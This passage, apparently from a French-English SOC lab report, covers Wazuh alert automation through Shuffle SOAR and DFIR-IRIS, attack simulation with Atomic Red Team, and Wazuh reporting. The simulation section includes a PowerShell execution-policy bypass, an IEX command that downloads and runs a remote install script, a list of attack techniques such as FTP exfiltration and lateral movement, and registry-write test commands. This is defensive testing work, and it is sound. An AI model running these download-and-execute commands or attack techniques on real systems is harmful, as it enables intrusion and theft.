


Figure 136: alert recus via Wazuh dans Shuffle SOAR

Now that we have set up the webhook shuffle to repeat back the alert, let's add an IRIS v2 object to create a new ticket:




Figure 137: ajout et configuration des connexions DFIR-IRIS

We can also automate yara scans for linux machines :




Figure 138: automatiser de scans yara pour les machines linux

We can also automate insights on our IOC s:




Figure 139:automatisation de l'enrichissement de l'intelligence sur les IOC

And also automate alerting for multiple platforms like in ElastAlert:




Figure 140:Automatisation de l'envoi des Alerts via telegram,team,email,discord....

Example for email for an alert level 12:



Figure 141:exemple d'alert via Gmail

Attacks simulation with Atomic Redteam

Liens: -<https://github.com/redcanaryco/invoke-atomicredteam/wiki/Installing-Invoke-AtomicRedTeam>
-<https://atomicredteam.io/atomics/#collection>

Intstallation:

```
PS C:\Users\Administrateur> powershell -ExecutionPolicy bypass
>>
Windows PowerShell
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Testez le nouveau système multiplateforme PowerShell https://aka.ms/pscore6

PS C:\Users\Administrateur> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1')
PS C:\Users\Administrateur> IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing);
>> Install-AtomicRedTeam -getAtomics -Force -noPayloads
Reading the Atomic Red Team repo into a memory stream. This could take up to 3 minutes.
```

Figure 142: installation Atomic Redteam

We can execute all tests :

```
Invoke-AtomicTest All -ShowDetailsBrief
```

```
T1016.002-1 Enumerate Stored Wi-Fi Profiles And Passwords via netsh
T1018-1 Remote System Discovery - net

Running Obfuscated Files or Information: Binary Padding Technique
Progress:
[ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo]

T1018-9 Remote System Discovery - adidnsdump
T1018-10 Adfind - Enumerate Active Directory Computer Objects
T1018-11 Adfind - Enumerate Active Directory Domain Controller Objects
T1018-16 Enumerate domain computers within Active Directory using DirectorySearcher
T1018-17 Enumerate Active Directory Computers with Get-AdComputer
T1018-18 Enumerate Active Directory Computers with ADSISearcher
T1018-19 Get-DomainController with PowerView
T1018-20 Get-WmiObject to Enumerate Domain Controllers
T1018-21 Remote System Discovery - net group Domain Controller
T1018-22 Enumerate Remote Hosts with Netscan
T1020-1 IcedID Botnet HTTP PUT
T1020-2 Exfiltration via Encrypted FTP
T1021.001-1 RDP to DomainController
T1021.001-2 Changing RDP Port to Non Standard Port via Powershell
T1021.001-3 Changing RDP Port to Non Standard Port via Command Prompt
T1021.001-4 Disable NLA for RDP via Command Prompt
T1021.002-1 Map admin share
T1021.002-2 Map Admin Share PowerShell
T1021.002-3 Copy and Execute File with PsExec
T1021.002-4 Execute command writing output to local Admin Share
T1021.003-1 PowerShell Lateral Movement using MMC20
T1021.003-2 PowerShell Lateral Movement Using Excel Application Object
Found 0 atomic tests applicable to windows platform for Technique T1021.004
Found 0 atomic tests applicable to windows platform for Technique T1021.005
T1021.006-1 Enable Windows Remote Management
T1021.006-2 Remote Code Execution with PS Credentials Using Invoke-Command
T1021.006-3 WinRM Access with Evil-winRM
T1027-2 Execute base64-encoded PowerShell
T1027-3 Execute base64-encoded PowerShell from Windows Registry
T1027-4 Execution from Compressed File
T1027-5 DLP Evasion via Sensitive Data in VBA Macro over email
T1027-6 DLP Evasion via Sensitive Data in VBA Macro over HTTP
T1027-7 Obfuscated Command in PowerShell
T1027-9 Snake Malware Encrypted crmlog file
```

Figure 143: execution des Tests


```

PS C:\Users\Administrateur> Invoke-AtomicTest T1123 -ShowDetails
>>
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

[*****BEGIN TEST*****]
Technique: Audio Capture T1123
Atomic Test Name: using device audio capture commandlet
Atomic Test Number: 1
Atomic Test GUID: 9c3ad250-b185-4444-b5a9-d69218a10c95
Description: [AudioDeviceCmdlets](https://github.com/cdhunt/windowsAudioDevice-Powershell-Cmdlet)

Attack Commands:
Executor: powershell
ElevationRequired: False
Command:
powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet
[!!!!!!!END TEST!!!!!!!]

[*****BEGIN TEST*****]
Technique: Audio Capture T1123
Atomic Test Name: Registry artefact when application use microphone
Atomic Test Number: 2
Atomic Test GUID: 7a21cce2-6ada-4f7c-afd9-e1e9c481e44a
Description: [can-you-track-processes-accessing-the-camera-and-microphone](https://svch0st.medium.com/can-you-track-proc
esses-accessing-the-camera-and-microphone-7e6885b37072)

Attack Commands:
Executor: command_prompt
ElevationRequired: False
Command:
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CapabilityAccessManager\ConsentStore\microphone\NonPackaged\C:\Wi
ndows#Temp#atomic.exe /v LastUsedTimeStart /t REG_BINARY /d a273b6f07104d601 /f
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CapabilityAccessManager\ConsentStore\microphone\NonPackaged\C:\Wi
ndows#Temp#atomic.exe /v LastUsedTimeStop /t REG_BINARY /d 96ef514b7204d601 /f

Cleanup Commands:

```

Figure 144: execution d'un test specific

We can see requirements using -checkPrereqs flag :

```

PS C:\Users\Administrateur> Invoke-AtomicTest T1123 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1123-1 using device audio capture commandlet
Prerequisites met: T1123-1 using device audio capture commandlet
CheckPrereq's for: T1123-2 Registry artefact when application use microphone
Prerequisites met: T1123-2 Registry artefact when application use microphone
PS C:\Users\Administrateur>

```

Figure 145:requis de tests

Execute a specific test:

```

Invoke-AtomicTest T1053.005 -TestNumbers 1,2
Invoke-AtomicTest T1053.005 -TestNames "Scheduled Task Startup Script"
Invoke-AtomicTest T1053.005

```

Clean up tests :

```

Invoke-AtomicTest T1053.005 -Cleanup

```

We can use the WEB interface for Atomic RedTeam :

```

Start-AtomicGui

```

<http://localhost:8487/home>

Atomic Test Creation

Atomic Test Name
Demo Atomic

Atomic Test Description
Demo

Supported Platforms: Windows Linux macOS

Attack Commands
echo A > C:\Test

Executor for Attack Commands
PowerShell

Requires Elevation to Execute Successfully?

Cleanup Commands (Optional)
del C:\Test

GENERATE TEST DEFINITION YAML

ADD INPUT ARGUMENT (OPTIONAL)

ADD PREREQUISITE (OPTIONAL)

Executor for Prereq Commands
PowerShell

Figure 146: Interface WEB Atomic RedTeam

Reporting and Documentation:

In this step, our goal is to document the incident and improve our capabilities based on the lessons learned from it.

We will go to the Management --> Reporting space in our Wazuh dashboard, where we will find the weekly reports of our agents:

Reporting [Refresh](#)

From here you can check all your reports.

Search...

File	Size	Created ↓	Actions
wazuh-module-agents-006-fim-1720209128.pdf	90.49KB	Jul 5, 2024 @ 12:52:25.327	Download Delete

Figure 147: Reporting Wazuh




Figure 148: example de rapport Wazuh

We can also generate custom PDF reports in Wazuh based on specific search criteria, such as time, date, agent ID, and log type




Figure 149: Generation de rapport customiser




Figure 150: list reports

